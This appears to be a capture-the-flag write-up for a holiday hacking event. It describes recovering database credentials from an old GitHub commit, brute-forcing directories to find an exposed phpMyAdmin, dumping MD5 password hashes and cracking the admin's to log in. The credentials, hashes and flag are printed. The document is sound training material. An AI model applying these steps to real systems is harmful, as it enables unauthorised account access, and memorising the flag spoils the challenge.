
This was an OSINT challenge, but I spent a lot of time finding where to start. I discovered that the challenges were created by Adam Tlangley, therefore I inspected his Github profile https://github.com/adamtlangley.

This contained a commit to the repository Grinch-Network/forum (similar name to the challenge).
As it is usually done in similar challenges, I inspected the previous commits to identify significant differences. It turned out that some credentials where removed from a .php file here https://github.com/Grinch-Networks/forum/commit/efb92ef3f561a957caad68fca2d6f8466c4d04ae

forum:6HgeAZ0qC9T6CQIqJpD They were some sort of database credentials but initially I did not have any idea about where to use them.

Later I performed a directory bruteforce on the /forum endpoints using Burp "Content-Discovery". I discovered that an instance of phpmyadmin was accessible on the /forum endpoint, and that the previous credentials allowed to retrieve data from the database.


From the database, it was possible to dump two hashed credentials. One belonged to an admin user. grinch 35D652126CA1706B59DB02C93E0C9FBF // Admin max 388E015BC43980947FCE0E5DB16481D1 The passwords appeared to be hashed in md5. I used this site https://www.md5online.org/md5-decrypt.html to perform a bruteforce of the hash and retrieve the original password: BahHumbug.

The found credential (grinchBahHumbug) was used to log in into the forum login panel.

The new "Secret Plans" section contained a thread with the flag.

Flag: flag{677db3a0-f9e9-4e7e-9ad7-a9f23e47db8b}
#Challenge 9 The ninth challenge was accessible by browsing https://hackyholidays.h1ctf.com/evil-quiz. The challenge contained some quiz questions and a final tab showing the obtained score. There was also an admin login panel which required a username and password. From this challenge on things got interesting and evil!
